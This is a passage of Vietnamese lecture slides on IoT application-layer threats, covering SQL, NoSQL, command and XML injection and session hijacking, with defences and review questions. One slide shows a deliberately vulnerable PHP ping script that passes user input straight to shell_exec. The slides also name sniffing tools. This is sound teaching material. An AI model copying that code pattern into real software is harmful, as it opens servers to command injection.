
- Tắt cơ chế Debug
- Quản lý quyền truy cập
- Lưu trữ và cấu hình quyền truy cập dữ liệu log an toàn

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

4. Các mối đe dọa ở tầng ứng dụng và dịch vụ

b. Tấn công chèn mã (Injections)

Tấn công chèn mã (Injection) là một loại tấn công mạng phổ biến, trong đó kẻ tấn công đưa mã độc vào các đầu vào của một ứng dụng, nhằm thực thi các lệnh tùy ý



CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

4. Các mối đe dọa ở tầng ứng dụng và dịch vụ

b. Tấn công chèn mã (Injections)

Tấn công chèn mã (Injection) là một loại tấn công mạng phổ biến, trong đó kẻ tấn công đưa mã độc vào các đầu vào của một ứng dụng, nhằm thực thi các lệnh tùy ý.

Injections có một số loại như:

- SQL Injection
- NoSQL Injection
- Command Injection
- XML Injection

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

4. Các mối đe dọa ở tầng ứng dụng và dịch vụ

b. Tấn công chèn mã (Injections)

Tấn công chèn mã (Injection) là một loại tấn công mạng phổ biến, trong đó kẻ tấn công đưa mã độc vào các đầu vào của một ứng dụng, nhằm thực thi các lệnh tùy ý.

Injections có một số loại như:


- SQL Injection
- NoSQL Injection
- Command Injection
- XML Injection

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

4. Các mối đe dọa ở tầng ứng dụng và dịch vụ

b. Tấn công chèn mã (Injections)

SQL Injection: SQL Injection là kỹ thuật chèn hoặc "tiêm" mã SQL độc hại vào các truy vấn của ứng dụng thông qua dữ liệu đầu vào từ người dùng.




CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

4. Các mối đe dọa ở tầng ứng dụng và dịch vụ

b. Tấn công chèn mã (Injections)

NoSQL Injection: kẻ tấn công sẽ chèn các đoạn mã độc vào các truy vấn gửi đến cơ sở dữ liệu NoSQL, nhằm thay đổi hành vi của truy vấn đó để đạt được mục đích của mình.



CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

4. Các mối đe dọa ở tầng ứng dụng và dịch vụ

b. Tấn công chèn mã (Injections)

NoSQL Injection: kẻ tấn công sẽ chèn các đoạn mã độc vào các truy vấn gửi đến cơ sở dữ liệu NoSQL, nhằm thay đổi hành vi của truy vấn đó để đạt được mục đích của mình.

Câu hỏi: Mục tiêu của hình thức tấn công **SQL/NoSQL Injection** là gì?

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

4. Các mối đe dọa ở tầng ứng dụng và dịch vụ

b. Tấn công chèn mã (Injections)

Câu hỏi: Mục tiêu của hình thức tấn công **SQL/NoSQL Injection** là gì?

- Truy cập trái phép: Kẻ tấn công có thể truy cập vào dữ liệu nhạy cảm mà không có quyền hạn.
- Sửa đổi dữ liệu: Kẻ tấn công có thể thay đổi hoặc xóa dữ liệu trong cơ sở dữ liệu.

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

4. Các mối đe dọa ở tầng ứng dụng và dịch vụ

b. Tấn công chèn mã (Injections)

SQL/NoSQL Injection

Cách thức bảo vệ:

- Kiểm tra dữ liệu đầu vào
- Sử dụng tham số truyền trong câu truy vấn
- Escape dữ liệu
- Sử dụng thư viện bảo mật

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

4. Các mối đe dọa ở tầng ứng dụng và dịch vụ

b. Tấn công chèn mã (Injections)

Command Injection: kẻ tấn công chèn các lệnh hệ điều hành (OS commands) vào các đầu vào của một ứng dụng, nhằm mục đích thực thi các lệnh tùy ý trên hệ thống. Nói cách khác, kẻ tấn công có thể lợi dụng lỗ hổng này để điều khiển máy chủ từ xa, thực hiện các hành động

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

4. Các mối đe dọa ở tầng ứng dụng và dịch vụ

b. Tấn công chèn mã (Injections)

Command Injection

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( strpos( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.022 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.090 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.059 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.067 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3076ms
rtt min/avg/max/mdev = 0.022/0.059/0.090/0.025 ms
```

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

4. Các mối đe dọa ở tầng ứng dụng và dịch vụ

b. Tấn công chèn mã (Injections)

Command Injection

Cách thức bảo vệ:


- Kiểm tra dữ liệu đầu vào
- Tránh/Không sử dụng các hàm thực thi shell

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

4. Các mối đe dọa ở tầng ứng dụng và dịch vụ

b. Tấn công chèn mã (Injections)

XML Injection: kẻ tấn công chèn các đoạn mã XML độc hại vào dữ liệu đầu vào của ứng dụng. Khi ứng dụng xử lý dữ liệu này, các đoạn mã độc hại có thể được thực thi.



CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

4. Các mối đe dọa ở tầng ứng dụng và dịch vụ

c. Chiếm quyền điều khiển phiên (Session Hijacking):

- Kẻ tấn công chiếm đoạt một phiên làm việc hợp lệ giữa người dùng và máy chủ để chiếm quyền truy cập của người dùng đó vào hệ thống hoặc dịch vụ.
- Kẻ tấn công sẽ đánh cắp hoặc giả mạo một session ID (mã phiên) của người dùng hợp lệ để từ đó đăng nhập vào hệ thống.

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

4. Các mối đe dọa ở tầng ứng dụng và dịch vụ

c. Chiếm quyền điều khiển phiên (Session Hijacking):

- Kẻ tấn công chiếm đoạt một phiên làm việc hợp lệ giữa người dùng và máy chủ để chiếm quyền truy cập của người dùng đó vào hệ thống hoặc dịch vụ.
- Kẻ tấn công sẽ đánh cắp hoặc giả mạo một session ID (mã phiên) của người dùng hợp lệ để từ đó đăng nhập vào hệ thống.

Một số kỹ thuật tấn công:


- Session Sniffing: Kẻ tấn công sử dụng các công cụ để theo dõi lưu lượng mạng và thu thập session ID
- Cross-Site Scripting (XSS): Kẻ tấn công chèn mã độc vào trang web để đánh cắp cookie của người dùng
- Man-in-the-Middle Attack: Kẻ tấn công đứng giữa luồng thông tin trao đổi giữa người dùng và máy chủ đánh cắp Cookie

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

4. Các mối đe dọa ở tầng ứng dụng và dịch vụ

c. Chiếm quyền điều khiển phiên (Session Hijacking):

Session Sniffing: Kẻ tấn công sử dụng các công cụ để theo dõi lưu lượng mạng và thu thập session ID



Một số phần mềm:


- Wireshark
- Ettercap
- DSNiff
- Aircrack-ng

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

4. Các mối đe dọa ở tầng ứng dụng và dịch vụ

c. Chiếm phiên (Session Hijacking):

Cross-Site Scripting (XSS): Kẻ tấn công chèn mã độc vào trang web để đánh cắp cookie của người dùng.




CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

4. Các mối đe dọa ở tầng ứng dụng và dịch vụ

c. Chiếm phiên (Session Hijacking):

Man-in-the-Middle Attack: Kẻ tấn công đứng giữa luồng thông tin trao đổi giữa người dùng và máy chủ đánh cắp Cookie



CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

4. Các mối đe dọa ở tầng ứng dụng và dịch vụ

c. Chiếm phiên (Session Hijacking):

Cách thức bảo vệ:

- Sử dụng https
- Sử dụng kết nối Internet bảo mật
- Giới hạn thời gian lifetime

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

4. Các mối đe dọa ở tầng ứng dụng và dịch vụ

Câu hỏi và bài tập:

Câu 1: Hãy mô tả các thành phần có thể có ở tầng ứng dụng?

Câu 2: Hãy tóm tắt lại các mối đe dọa bảo mật ở tầng ứng dụng?

Câu 3: Theo các bạn thì các mối đe dọa trên có ảnh hưởng gì đến các thiết bị IoT?

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

Nội dung chương 3:

- 3.1 Mục tiêu
- 3.2. Bảo mật tầng cảm biến và thiết bị
- 3.3. Bảo mật tầng mạng và truyền thông
- 3.4. Bảo mật tầng ứng dụng và dịch vụ
- 3.5. Bảo vệ dữ liệu trong IoT
- 3.6. Một số kỹ thuật bảo mật khác

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.1 Mục tiêu bảo mật trong IoT

